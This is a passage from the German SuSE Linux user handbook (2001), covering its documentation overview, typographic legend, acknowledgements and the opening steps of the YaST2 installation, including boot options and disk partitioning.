Netz-Konfiguration: Wenn das Grundsystem erst einmal läuft, geht es um die Netzanbindung (Kapitel 5 auf Seite 157) und somit den Zugang zum Internet (Kapitel 6 auf Seite 175).

Grafische Benutzeroberfläche: Die Aktivierung der XFree86™-Benutzeroberfläche ist Thema in Kapitel 8 auf Seite 247 bis Kapitel 9 auf Seite 299.

Sound, Scanner, Notebooks, Drucker etc.: In Kapitel 10 auf Seite 321 bis Kapitel 12 auf Seite 367 werden Möglichkeiten Ihrer Hardware ausgelotet.

Linux – der Kernel: In diesem Teil geht es ans Eingemachte: Kapitel 13 auf Seite 403 und Kapitel 14 auf Seite 411 stellen den Linux-Kernel vor und bieten eine Anleitung, wie man einen eigenen Kernel erstellen und verwenden kann.

Update, Software-Pakete, Bootkonzept: Update-Strategien sowie der Umgang mit einzelnen Software-Paketen werden besprochen (Kapitel 15 auf Seite 451); spezielle Features des SuSE Linux werden nahe gebracht und das Starten des Systems (Bootkonzept) wird vorgestellt (Kapitel 17 auf Seite 497).

„Security“ und Einstieg: Sicherheitskonzepte (Kapitel 18 auf Seite 519) und Einstiegshinweise (Kapitel 19 auf Seite 535) sind am Schluss vereint: So wird hier grundlegenden Verfahrensweisen und Befehlen unter Linux Aufmerksamkeit gewidmet.

Technischer Anhang: Im Anhang finden Sie eine Liste der wichtigsten Konfigurationsdateien, der häufigsten Tastenkombinationen, Beispieldateien, eine Lizenzbestimmung u. v. m.

Support: Die Aufgaben des Installationssupports und die Möglichkeiten der weiterführenden „Professional Services“ werden in Anhang A auf Seite 563 dargestellt. Bitte machen Sie sich damit im Detail vertraut, wenn Sie Kontakt zu uns aufnehmen möchten!

Glossar, Literaturverzeichnis und Index: ... und wenn Sie bisher etwas vermisst haben, sollten Sie den umfangreichen Anhang und das Glossar (Anhang G auf Seite 597) verwenden, um entweder die Stelle mit der Erklärung wichtiger Begriffe zu finden, oder um einfach Ihre Kenntnisse rund um Linux, UNIX oder Computer zu erweitern.

1.3 Legende – oder was bedeutet „`erde:~ # ls`“

Wir bemühen uns, die Typographie dieses Handbuchs zu standardisieren; die wichtigsten Auszeichnungen sind in Tabelle 1.1 auf der nächsten Seite erläutert.

Auszeichnung	Bedeutung
LINUS TORVALDS	wichtige Personen
YaST (**`yast`**)	das Programm YaST, aufzurufen mit der Eingabe **`yast`**
Adabas D	das Produkt Adabas D
`/etc/passwd`	Name einer Datei oder eines Verzeichnisses
<datei>	bei Eingabe des Befehls ist `datei` durch den tatsächlichen Wert zu ersetzen; die Winkelklammern sind *nicht* einzugeben!
`PATH`	die Umgebungsvariable mit dem Namen `PATH`
`192.168.1.2`	der Wert einer Variablen
`ls`	der einzugebende Befehl `ls`
`'news'`	der Benutzer `news`
`erde:~ # hilfe`	`'root'`-Shell im Verzeichnis `~` (`'~'` steht für das „Home-Verzeichnis“ des jeweiligen Benutzers, ☞*Benutzerverzeichnis*), einzugeben ist der Befehl **`hilfe`** – dabei steht `erde` beispielhaft für den Namen eines Rechners (engl. *hostname*).

Tabelle 1.1: Fortsetzung auf der nächsten Seite...

`tux@erde:/tmp > ls`	Shell des Benutzers ‘`tux`’ im Verzeichnis `/tmp`, einzugeben ist der Befehl **`ls`** – übrigens, TUX ist der offizielle Name des Linux-Pinguins...
`C:\> fdisk`	DOS-Prompt mit Befehlseingabe **`fdisk`**
Alt	eine zu drückende Taste, hier die „Alt“-Taste
Strg + Alt + Entf	durch ‘+’ werden gleichzeitig zu drückende Tasten miteinander verbunden; nacheinander zu drückende Tasten werden nur durch ein Leerzeichen voneinander abgesetzt
`"Permission denied"`	Meldungen des Systems
‘`System updaten`’	der Menü-Punkt ‘`System updaten`’
Düsentrieb	die Firma „Düsentrieb“

Tabelle 1.1: Legende der Text-Auszeichnungen

1.4 Der Kampf mit der Seitenzahl...

Dieses Buch kann nur endlich viele Seiten haben; der Umfang der für Linux verfügbaren Software wächst jedoch langsam ins Unendliche. Deshalb darf an dieser Stelle ein Verweis auf die online zur Verfügung stehende Dokumentation nicht fehlen.

Für eine Handhaltung bei den „ersten Schritten“ (Einloggen, Dateien kopieren, löschen und editieren, CD-ROM- oder Disketten-Laufwerke ansprechen, etc.) haben wir gleichwohl Platz im vorliegenden Buch erübrigen können (vgl. Kapitel 19 auf Seite 535 ff.).

1.4.1 Support-Datenbank

Für viele Frage- und Problemstellungen haben wir die Antworten und Lösungen schon gefunden. Wir stellen Ihnen diese in mehreren hundert Artikeln in unser Support-Datenbank rund um die Uhr online zur Verfügung: `http://sdb.suse.de/sdb/de/html/`.

Neben diesem Online-Angebot ist der Inhalt der Support-Datenbank auch im Paket `sdb_de`, Serie `doc` auf Ihrer SuSE Linux-CD enthalten. Sie können die Artikel mit jedem „Web-Browser“ lesen.

1.4.2 Hypertext-Hilfe

Ein großer Teil der Dokumentation steht in Form von *Hypertext* zur Verfügung. Das Hypertextsystem wird mit dem Befehl **`hilfe`** oder **`susehelp`** gestartet. Je nachdem, ob das X Window System läuft oder nicht, wird ein Browser mit oder ohne grafischer Oberfläche zum Lesen der Dokumentation aktiviert.

Weitere Optionen des Hilfesystems können durch den Aufruf

```
tux@erde:/home/tux > hilfe -help
```

erfragt werden. – Die Einrichtung des Hilfesystems ist Thema in Abschnitt 16.6 auf Seite 485.

1.4.3 Texinfo und Info

Einige Programmpakete enthalten Dokumentation in Form von Texinfo-Dateien, die sich in das Info-Format wandeln lassen; „Info“ ist eine weitere Art von Hypertext. Info-Dokumente können mit dem Programm Infoviewer (**info**) oder im Emacs (**emacs**) im Info-Modus gelesen werden. Unter dem X Window System lassen sich diese Dateien komfortabel mit dem Programm tkInfo (**tkinfo**) lesen; dagegen ist XInfo (**xinfo**) nur ein „sprödes“ X-Programm. Darüber hinaus kann man diese Dokumente über das SuSE-Hilfesystem lesen; vgl. auf Seite 486.

1.4.4 Unix-Manuals („Manual-Pages“)

Der auf Unix-Systemen übliche Weg, an Informationen zu Programmen oder Befehlen zu kommen, ist der Befehl **man**. Die Eingabe von

```
tux@erde:/home/tux > man <befehl>
```

gibt eine Übersicht zu Aufgabe und Optionen des jeweiligen Befehls.Zu Manual-Pages überhaupt vgl. Abschnitt 19.9 auf Seite 549 f. Mit (g) wird die Anzeige beendet...

Auch die ☞*Manual-Pages* – oft nur kurz „Manpages“ genannt – kann man über das SuSE-Hilfesystem lesen; vgl. Abschnitt 1.4.2 auf der vorherigen Seite.

1.4.5 FAQ-, HOWTO- und README-Dateien

Im Verzeichnis `/usr/share/doc` liegen zu vielen Programmpaketen Unterverzeichnisse, in denen Dateien mit Informationen zu den entsprechenden Paketen abgelegt sind. Oft steht hier die lange gesuchte Option, der Name der Konfigurationsdatei, die sich nirgends findet, oder Ähnliches. In jedem Fall lohnt es sich, hier nachzusehen.

Besonders hervorzuheben ist das Verzeichnis `/usr/share/doc/faq`, in dem sich Listen mit häufig gestellten Fragen und passenden Antworten zu einer Vielzahl von Problemen finden, wenn das Paket `manyfaqs`, Serie `doc` installiert ist. Im Verzeichnis `/usr/share/doc/howto` finden sich Anweisungen zur Installation diverser Pakete bzw. zum Vorgehen bei auftretenden Problemen. Die meisten HOWTOs können Sie auch aus dem Menü der graphischen Benutzeroberfläche heraus oder über das SuSE-Hilfesystem lesen (vgl. Abschnitt 1.4.2 auf der vorherigen Seite. Einige dieser HOWTOs sind bereits ins Deutsche übertragen (vgl. Paket `howtode`, Serie `doc` (Dokumentation)) – diese deutschen Dokumente werden im Verzeichnis `/usr/share/doc/howto/de` installiert. Unter Linux lesbar z. B. mit less[1]:

[1] Lieber Experte, Sie haben recht gelesen: unser **less** ist so „smart“, dass es sogar gepackte Dateien lesen kann ;-)

```
tux@erde:/home/tux > cd /usr/share/doc/howto/en
tux@erde:/usr/share/doc/howto/en > less DOS-to-Linux-HOWTO.gz
```

Im Verzeichnis `docu/howto` auf der ersten CD befinden sich die aktuell zum Redaktionsschluss der CD verfügbaren Versionen der *wichtigsten* HOWTO-Dateien. Es lohnt sich also auch ein Blick in dieses Verzeichnis! Insbesondere sind diese Dateien unkomprimiert; sie können daher bereits vor der Installation bequem gelesen werden (unter DOS z. B. mit **`type`**).

Bei Fragen zu und Problemen mit dem Kernel selbst ist das Verzeichnis `/usr/src/linux/Documentation` eine ergiebige Informationsquelle; dies ist freilich nur dann vorhanden, wenn Sie die Kernelquellen (Paket `linux` bzw. Paket `lx_suse`) installiert haben, was ohnehin dringend anzuraten ist. Darüber hinaus finden sich viele wertvolle Hinweise in den einzelnen Unterverzeichnissen der Kernelquellen, sowie für die ganz Unerschrockenen und Neugierigen in den Kernelquellen selbst.

Sollten Sie also einmal eine Frage haben, die dieses Buch nicht beantwortet, so durchforsten Sie bitte die genannten Quellen nach der gesuchten Information.

1.4.6 Freie Bücher

In Paket `books`, Serie `doc` (Dokumentation) sind einige Bücher im PostScript-Format enthalten, die Sie mit Paket `gsview`, Serie `gra` (Alles rund um Grafik) oder Paket `gv`, Serie `gra` (Alles rund um Grafik) betrachten oder ausdrucken können. Vor dem Ausdruck sollten Sie überlegen, ob es nicht ökonomischer ist, ein solches Buch möglicherweise in deutscher Sprache käuflich zu erwerben.

1.5 Lorbeeren

Neben allen, die zu dem überaus großen Erfolg von Linux beigetragen haben, möchten wir uns bedanken bei EBERHARD MÖNKEBERG, der bei Problemen mit CD-ROM-Treibern stets sehr hilfsbereit war. Herzlichen Dank an HANS LERMEN; von ihm stammen der bekannte loadlin (**`loadlin.exe`**), der ein Starten von Linux von DOS aus ermöglicht, und das DOS-Programm Setup (**`setup.exe`**) dieses Linux-Systems.

Diese guten Geister haben die YaST- und linuxrc-Übersetzungen Wirklichkeit werden lassen; sie alle waren in ihrer freien Zeit bemüht, Linux einer größeren Zahl von Computerbenutzern in der ganzen Welt zugänglich zu machen: Jesús Bravo Álvarez, Gunay Arslan, Jaume Badiella i Aguilera, Zbigniew Baniewski, Sándor Bárány, Olaf Borkner-Delcarlo, Michael Bravo, Görkem Çetin, Franca Delcarlo, Jochen Depner, Benedek Hermann, Ibán José García Castillo, Dora Georgarou (with Romy the barking dog), Jonas-Gintaras Gocentas, Pablo Iranzo Gómez, Krzysztof Hotiuk, Milan Hromada, Arthur Kerkmeester, Ralf A. Lanz, Françoise Lermen, Zoltán Levárdy, Nuno Lima, Francisco Javier Moreno Sigüenza, Tomas Morkus, Karine Nguyen, Matts Nordman, Aleksey Novodvorsky, Razvan Cristian Oprea, Gerco Oudhof, Jordi Jaen Pallares, George Papamichelakis, Alexey Pavlov, Ákos Rátkai, Bruno David Rodrigues, Voula Sanida, Gabor Sari, Aleksey Smirnov, Laszlo Varadi, Steve Varadi, P. Vlachodimitropoulos,

Joao Teles, Nuno Vieira, January Weiner, Monika Weiß und I Made Wiryana. Die mühsamen, aber auch fesselnden Aufgaben der Koordination der Übersetzungen hat Antje Faber erledigt.

Weiterhin geht unser besonderer Dank an die Beta-Tester, die unerschrocken und wagemutig ihr laufendes System aufs Spiel setzten: Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Jens Frank, Lutz Pressler, Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliesener, Thomas Wörner, Ulrich Goebel, Ulrich Windl, Volker Lendecke, Wolfgang Barth und das KDE Team.

Matthias Eckermann hat die LaTeX-Makros neu bearbeitet und das Layout des Buch den Sehgewohnheiten unser Zeit angepasst, dazu hat Manuela Piotrowski die grafischen Vorgaben geliefert. Dabei konnte die KOMA-Dokumentenklasse von Frank Neukam und Markus Kohm als Basis genommen und um die „alten“ susebuch-Makros von Werner Fink und Martin Scherbaum bereichert werden. Andrea Ratschker und Ken Wimer haben zuletzt die Mühen des Bilder-Erstellens und -Bearbeitens auf sich genommen. Herzlichen Dank auch ihnen.

An der Erstellungen früherer Handbuchtexte waren beteiligt: Bodo Bauer, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Klaus Franken, Jürgen Geck, Olaf Hering, Marc Heuse, Florian La Roche, Ralf Lanz, Volker Lendecke, Hans Lermen, Arndt Mehlhorn, Jay Migliaccio, Norbert Munkel, Jordi Jaen Pallares, Christoph-Erdmann Pfeiler, James Samuel, Martin Scherbaum, Burchard Steinbild, Jörg Strebel, Thorsten Wandersmann, Udo Weber und Stefan Wintermeyer.

Wertvolle Hinweise – und teilweise sogar ausformuliertes Textmaterial – haben zuletzt dankenswerterweise Marco Banse, Stephan Barth, Martin Bergmann, Manfred Blumenthal, Bettina Botter, Georg Brand, Stefan Dirsch, Uwe Drechsel, Thomas Fehr, Peter Findeisen, Matthias Frühauf, Kurt Garloff, Reinhard Gerndt, Lenz Grimmer, Iris Grossmann, Berthold Gunreben, Michael Hager, Torsten Hallmann, S. H. A. Handgraaf, Michael Hasenstein, Ulrich Hecht, Fabian Herschel, Bernhard Hölcker, Kevin Ivory, Andreas Jaeger, Klaus Kämpf, Karsten Keil, Wolfgang Kern, Andi Kleen, Sabine Kleine, Marcus Kraft, Thorsten Kukuk, Werner Kurk, Frank Lemser, Hans Lermen, Dirk Lerner, Christopher Mahmood, Walter Mecky, Marco Michna, Rüdiger Oertel, Ali Özcan, Norman Pancner, Dirk Pankonin, Petr Pavlík, James Ogley, Siegfried Olschner, Milisav Radmanic, David Rasch, Andrea Ratschker, Marion Reyzl, Rupert Rockinger, Anja Schambach, Manfred Schlenzka, Robert Schmid, Andreas Schmidt, Helmut Schoeberl, Dirk Spilker, Roger Whittaker, Sandra Wiegratz, Steffen Winterfeldt und Olaf Zaplinski geliefert.

Produktionstechnische Unterstützung ist in erster Linie Holger Dyroff, Christian Egle, Claudio Taulli und Nicole Zwerenz zu verdanken – weiter so!

Und dann die vielen Hände im Hintergrund, ohne die gar nichts laufen würde: allen ein ganz, ganz großes Dankeschön!

Das Bild auf der Titelseite stammt von STEPHAN ENDRASS, auch ihm vielen Dank!

*

* *
*

Die Entwickler von Linux treiben in weltweiter Zusammenarbeit mit hohem freiwilligen Einsatz das Werden von Linux voran. Wir danken ihnen für ihr Engagement – ohne sie gäbe es diese CD nicht. Unsere Tätigkeit soll das Ergebnis ihrer Arbeit einem breiten Kreis von interessierten Anwendern zugänglich machen.

Nicht zuletzt geht unser besonderer Dank an PATRICK VOLKERDING für die Unterstützung unser Arbeit sowie selbstverständlich an LINUS TORVALDS!

Dank vor allem an Frank Zappa und Pawar!

Nürnberg, 19. Januar 2001

Have a lot of fun!

Ihr SuSE Team

1 Einleitung

Teil II


SuSE Linux installieren

2 Die SuSE Linux-Erstinstallation

2.1 Der schnelle Weg zum Erfolg

YaST2 steht als ein intelligentes Werkzeug von Anfang an bei der Erst- oder Neuinstallation des Systems unter einer grafischen Benutzeroberfläche zur Verfügung. Auf modernen, gut ausgestatteten Rechnern ist so SuSE Linux zügig zu installieren; falls gewünscht oder benötigt, kann das System auch im Textmodus eingerichtet werden.

Der Anwender wird in übersichtlichen Bildschirm-Dialogen durch die Installation geführt. Eingaben bzw. Auswahlentscheidungen sind immer dann erforderlich, wenn der Benutzer die Freiheit zur Selbstgestaltung oder Anpassung an eigene Erfordernisse hat.



Hinweis

Neben YaST2 kann der SuSE Linux-Anwender noch immer auf den bewährten Weg der Installation zurückgreifen: das traditionsreiche YaST (engl. ***Y**et **a**nother **S**etup **T**ool*) bietet weiterhin seine Dienste an – siehe die Schritt-für-Schritt-Beschreibung in Abschnitt 2.2 auf Seite 30.

2.1.1 Kurze Vorplanung

Hier ein Überblick, welche Methode für Sie am Besten geeignet ist:


1. Die Installation mit YaST2 – direkt von der CD 1 – kann immer dann erfolgreich durchgeführt werden, wenn folgende Voraussetzungen erfüllt sind:
   - Ihr Rechner
     - sollte ein bootfähiges CD-ROM-Laufwerk besitzen;
     - *wünschenswert* sind ein Grafiksystem nach VESA 2.0 (bei einem neueren Rechner können Sie davon ausgehen) sowie
     - möglichst 64 MB RAM (Arbeitsspeicher) oder mehr und
     - ein Pentium-Prozessor.

     Bei ungünstigeren Voraussetzungen müssen eventuell kleinere Einschränkungen in Kauf genommen werden:
     - Ausweichen auf das Booten von der „Bootdisk“.
     - Die Software der folgenden CD-ROMs wird erst nach einem „Zwischenbooten“ eingespielt, wenn nicht genügend Arbeitsspeicher zur Verfügung steht.

  - Die Installation erfolgt im Textmodus, falls die Grafikkarte nicht erkannt wird.
- Ihre Festplatte stellt für die Installation genügend Platz zur Verfügung: 200 MB sind für das Minimalsystem erforderlich, rund 800 MB für den Standardumfang und zusätzlicher Platz für weitere Komponenten. Folgende Möglichkeiten kommen dafür in Betracht:
  - Ein neuer Rechner ohne Betriebssystem zur Erstinstallation.
  - Eine Platte, auf der bereits ein Betriebssystem installiert ist, aber noch genügend freier Platz zur Verfügung steht.
  - Sie möchten SuSE Linux eine zweite Festplatte zur Verfügung stellen.
  - Vorhandene, bereits benutzte Partitionen können gelöscht werden. Überlegen Sie in diesem Fall gut, welche Daten *vor* der Installation gesichert werden müssen!

Wenn die Bedingungen für Sie zutreffen, kann's gleich losgehen – machen Sie bitte weiter mit Abschnitt 2.1.2.

2. Auf die bewährte Installation mit Hilfe des „alten" YaST ist bei folgenden Gegebenheiten zurückzugreifen:
   - Sie möchten eine Installation mit diversen Sondereinstellungen vornehmen.
   - Ein SuSE Linux updaten. Nehmen Sie bitte zunächst das Update-Kapitel 15 auf Seite 451 ff. zur Kenntnis.



Hinweis

Beachten Sie bitte: Die Installation mit dem „alten" YaST wird gestartet, wenn Sie am Bootprompt **`yast1`** eingeben. Die ausführliche Anleitung zu diesem Installationsweg ist in Abschnitt 2.2 auf Seite 30 zu finden.

Weiterhin ist es sinnvoll, auf der CD 1 die Datei `LIESMICH` (engl. *`README`*) bzw. unter DOS/Windows die Datei `LIESMICH.DOS` (engl. *`README.DOS`*) zu lesen; dort notieren wir zusätzliche Änderungen, die *nach* Drucklegung des Handbuchs vorgefallen sind!

2.1.2 Nun geht's los: Der Begrüßungsbildschirm

Schalten Sie den Rechner ein, und legen Sie die CD 1 in das Laufwerk. Falls der Rechner nicht von der CD booten will, müssen Sie möglicherweise die Bootreihenfolge im BIOS des Rechners auf `CDROM,C,A` ändern; Hinweise zu einer solchen Umstellung finden Sie in der Begleitdokumentation zu Ihrem Rechner.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt (Abbildung 2.1 auf der nächsten Seite) und der Bootprompt `"boot:"` erscheint am unteren Bildschirmrand.

Sie haben jetzt etwa 3 Sekunden Zeit, um durch Drücken einer Taste einzugreifen und so *eine* der folgenden Besonderheiten von YaST2 auszunutzen:




Abbildung 2.1: Der Startbildschirm von SuSE Linux

1. Die *Installation im Textmodus* durchführen. – Dies kann unter besonderen Umständen sinnvoll sein. Im Textmodus sind z. B. die Eingabemasken für Sehbehinderte besser zu erkennen.

   Drücken Sie dazu (Strg) (= Control-Taste). Am rechten unteren Bildschirmrand werden Sie auf das Starten im Textmodus hingewiesen.

2. „YaST2 Extension Disk“ einspielen. – Aktuelle Erweiterungen, Updates usw. für YaST2 können damit vor Beginn der eigentlichen Installation geladen werden.

   Drücken Sie in diesem Fall (Alt) . Es erscheint am rechten Bildrand die Meldung `"YaST2 Extension Disk"` und die Diskette wird später angefordert (`"Please insert the YaST2 extension disk; than press a key to continue"`).

Am unteren Bildschirmrand erscheinen nun Meldungen wie `"Loading initrd..."` und `"Loading linux..."`; nach wenigen Sekunden bootet der ☞*Kernel* – erkennbar an zahlreichen „Kernelmeldungen“, die schnell über den Bildschirm laufen.

YaST2 startet und es dauert einige Sekunden, bis die grafische Oberfläche erscheint.

Mögliche Probleme

- Falls es nach dem Begrüßungsbildschirm nicht mehr weiter geht – d. h. der Rechner hat Probleme zu booten – gibt es die Möglichkeit, am Bootprompt einzugreifen. Wenn Sie innerhalb von 3 Sekunden nach Erscheinen von `"boot:"` eine beliebige Taste drücken, bleibt der Bildschirm stehen und Sie können Eingaben machen. Erst mit (↵) geht es in einem solchen Fall weiter.



Hinweis

Bei Problemen beim Booten des Systems vergleichen Sie bitte den Abschnitt 2.7.5 auf Seite 61 und den Abschnitt 14.3.2 auf Seite 415 ff. In den genannten Abschnitten werden die möglichen Ursachen und deren Behebung durch Eingabe von „Kernelparametern“ näher erläutert.
Oft hilft auch ein Blick auf die Hardware-Checkliste im Abschnitt *Allgemeine Hardwareprobleme* im Kapitel *Systemverwaltung* des Konfigurations-Handbuchs.

- Einige wenige BIOS-Varianten sind nicht dazu in der Lage, mit einem großen „Bootimage“ (2,88 MB) umzugehen, das sich auf der CD 1 befindet. Weichen Sie in diesem Fall bitte auf CD 2 oder auf die „Bootdisk“ aus.

2.1.3 YaST2 ist da!

Im linken Bildteil von YaST2 wird, wie bei den meisten weiteren Dialogen, ein Hilfetext zum aktuellen Installationsschritt eingeblendet.

YaST2 untersucht die Hardware und bindet die erkennbaren Komponenten in das System ein. Der Fortschritt wird grafisch angezeigt. Wenn dieser Vorgang zu Ende ist, wird selbständig zum nächsten Punkt übergegangen.

2.1.4 Die Sprachauswahl

Nun werden Sie erstmals mit Maus oder Tastatur in den Installationsprozess eingreifen. Alle Eingabefelder, Auswahllisten und Buttons („Schaltflächen“ oder „Knöpfe“) können durch Mausklick angewählt werden.

Wenn Sie auf die Tastatur ausweichen wollen, gelten die folgenden Regeln:

- Tab lenkt den Fokus auf einen Bereich, ein Eingabe-/Auswahlfeld oder einen Button; ⇑ Umschalt + Tab ermöglicht es, andere Auswahlgruppen anzuwählen. Mit ↑ und ↓ kann, je nachdem welcher Bereich aktiviert ist, z. B. eine Auswahl getroffen oder in einer Liste geblättert werden.

- Mit ↵ wird das angewählte Kommando ausgeführt; in der Regel ist das die Aktion, die auf dem jeweils aktiven Button genannt ist.

- Mit Leertaste können Einträge angekreuzt werden.

- Außerdem können die meisten Aktionen durch die Tastenkombination Alt + *unterstrichener Buchstabe* ausgelöst werden.



Tipp

Hier und in den folgenden Dialogen wird YaST2 nur Informationen sammeln. Später wird Ihnen YaST2 diese Informationen übersichtlich präsentieren; in Abschnitt 2.1.13 auf Seite 26 haben Sie immer noch die Möglichkeit mithilfe des ‘Zurück’-Buttons zu den vorangegangenen Dialogen zurückzugehen, um Angaben zu korrigieren.

Wenn Sie die Sprachauswahl getroffen haben, können Sie mit ‘Weiter’ alle Texte der kommenden Dialoge in die gewünschte Sprache umschalten.

Mögliche Probleme

- Bei exotischer Hardware wird die Maus unter Umständen nicht automatisch erkannt. Verwenden Sie in einem solchen Fall zunächst die Tastatur wie am Anfang dieses Abschnitts beschrieben. YaST2 wird Ihnen im folgenden Dialog die Chance geben, die Maus manuell in das System einzubinden (Abschnitt 2.1.5).

2.1.5 Auswahl der Maus

Dieser Dialog wird nur eingeblendet, wenn YaST2 die Maus nicht automatisch erkennen konnte.

Ein Dialogfenster mit einer langen Liste von Mausbezeichnungen erscheint und Sie werden gebeten, den erforderlichen Maustyp auszuwählen.

Blättern Sie mit den Pfeiltasten durch die Liste; wenn Sie den richtigen Typ gefunden haben, gehen Sie mit (Tab) auf den Button ‘Testen’ und tippen Sie auf (⏎) . Bewegen Sie nun die Maus. Wenn sich der Mauszeiger kontrolliert bewegen lässt, ist alles in Ordnung und Sie können mit der Maus auf ‘Weiter’ klicken.

Im Falle eines Fehlversuchs gehen Sie wieder mit (Tab) in die Auswahlliste, um die Einstellung zu berichtigen.

Mögliche Probleme

- Kein Maustyp funktioniert bzw. Sie wollen gar keine Maus verwenden. In diesem Fall aktivieren Sie bitte den Eintrag ‘Keine Maus’. Dann muss der Rest der Installation allein mit der Tastatur bewältigt werden.

2.1.6 Tastatur und Zeitzone

Bestimmen Sie nun Ihren Standort. Wählen Sie das Tastatur-Layout und die Zeitzone aus.

- Sie haben zudem die Möglichkeit, Ihre Tastatur zu testen. Dazu können Sie mit einem Mausklick oder mit mehrmaligem (Tab) die Eingabezeile aktivieren und dort Buchstaben eingeben. Testen Sie insbesondere ‘y’/‘z’ sowie die Umlaute.

- Als zweiter Punkt steht eine Länderliste in einer Baumstruktur zur Verfügung (Kontinent/Land/Teilgebiet). Wählen Sie Ihr Land bzw. ein Teilgebiet davon aus; YaST2 wird die dazu passende Zeitzone wählen.

Der Button ‘Weiter’ bringt Sie zum nächsten Dialogfenster.

2.1.7 Neue Installation oder Update?

Sie können mit YaST2 auf Ihrem Rechner SuSE Linux von Grund auf neu installieren oder eine Vorgängerversion erneuern („Update“), um so die bereits durchgeführten Anpassungen beizubehalten.

‘Neuinstallation’ – Wählen Sie diesen Punkt; denn in diesem Abschnitt geht es darum SuSE Linux neu zu installieren.

‘Bestehendes System updaten’ – Dieser Punkt wird hier nicht beschrieben. Informationen zum Update finden Sie im Abschnitt 15.1 auf Seite 451 ff.

Die Beschreibung der nächsten Abschnitte setzt voraus, dass Sie ‘Neuinstallation’ gewählt haben, wenn Sie ‘Weiter’-gehen.

2.1.8 Festplatte vorbereiten

Bei den folgenden Schritten wählen Sie die Festplatte oder die -platten aus und bereiten diese vor, um SuSE Linux zu installieren. Je nach Hardware-Konfiguration Ihres Rechner werden die kommenden Dialoge kleinere oder größere Abweichungen von dem hier beschriebenen Beispiel aufweisen.

Schritt 1

- Wenn mehr als eine Festplatte vorgefunden wird, muss zunächst entschieden werden, welche für die Installation benutzt wird. Die gefundenen Platten werden nacheinander aufgelistet. Oder

- Sie wählen die letzte Option (‘Erweiterte Einstellungen’), um bei besonderen Erfordernissen die Festplatte manuell zu partitionieren. In diesem Dialog ist es möglich, bereits bestehende Partitionen weiterzuverwenden, indem Sie die Formatierung festlegen und Mountpunkte direkt zuweisen.

Im Normalfall werden Sie *eine* Festplatte auswählen und danach auf ‘Weiter’ klicken.

Schritt 2

Eine dieser beiden Situationen kann auftreten:

- Wenn die Festplatte *nicht* leer ist, zeigt YaST2 hier alle bereits auf der Platte befindlichen Partitionen an, sowie den Punkt '`Gesamte Festplatte`'. *Freier, nicht partitionierter* Speicherplatz am „Ende" der Festplatte wird ebenfalls angezeigt und ist automatisch vorangewählt. Weiteren Platz kann YaST2 nur zusammenhängend nutzen, d. h. Partitionen können „von hinten" her zur zusätzlichen Verwendung freigegeben werden, z. B. bei drei eingerichteten Partitionen bleiben Partition 1 und 2 erhalten und Sie kreuzen die dritte zur Freigabe an. Falls Sie sich entscheiden, die gesamte Platte für SuSE Linux zur Verfügung zu stellen, wählen Sie '`Gesamte Festplatte`'.
- Bei einer *leeren* Platte wird die gesamte Platte für SuSE Linux verwendet.



Tipp

Falls auf dem Rechner bereits Microsoft Windows 95/98 installiert ist und die für SuSE Linux ausgewählte Festplatte nur eine einzige Partition mit Windows besitzt, können Sie mit dem Windows Resizer den für dieses Betriebssystem vorgesehenen Teil der Festplatte verkleinern, um ausreichend Platz für SuSE Linux zu schaffen. Windows muss für die Installation von SuSE Linux nicht gelöscht werden. Folgen Sie in diesem Fall bitte der Anleitung im *Quick Install Manual*.

Wenn Sie andere Erfordernisse haben, gehen Sie '`Zurück`' zum letzten Dialog, wie auf auf der vorherigen Seite gesagt, um dort mit Hilfe der '`Erweiterten Einstellungen`' manuell zu partitionieren.



Hinweis

Da die angewählten Partitionen, die für SuSE Linux zur Verfügung gestellt werden sollen, formatiert werden müssen, gehen alle dort eventuell vorhandenen Daten unwiederbringlich verloren!
Achtung: Wenn Sie '`Gesamte Festplatte`' wählen, werden *alle* eventuell auf der Festplatte befindlichen Daten gelöscht, also auch alle Betriebssysteme.

Beim '`Weiter`'-Gehen wird u. a. überprüft, ob der Speicherplatz für den minimalen Installationsumfang ausreicht, ob drei weitere Partitionen eingerichtet werden können und ob von der Platte gebootet werden kann. Auf etwaige Unstimmigkeiten werden Sie hingewiesen und Sie können die Auswahl entsprechend ändern.

Wenn später die eigentliche Installation beginnt und alle Bedingungen erfüllt sind, wird YaST2 den Plattenplatz selbstständig einrichten. Die gesamte Platte bzw. der freie Platz und/oder die freigegebenen Partitionen werden für SuSE

Linux in drei Standard-Partitionen aufgeteilt: eine kleine Partition für `/boot` (etwa 16 MB) möglichst zu Beginn der Platte, eine Partition für Swap (128 MB) und der ganze Rest für `/`. Allgemeine Informationen zum Partitionieren finden Sie unter Abschnitt 2.8 auf Seite 65.

Mögliche Probleme

- Eine bestimmte Partition kann nicht angewählt werden. YaST2 erlaubt es während des Standardwegs nicht, Partitionen „aus der Mitte“ der Festplatte festzulegen. Um diese Schwierigkeit zu umgehen, ist über die ‘`Erweiterten Einstellungen`’ zu partitionieren.

2.1.9 Auswahl der Software

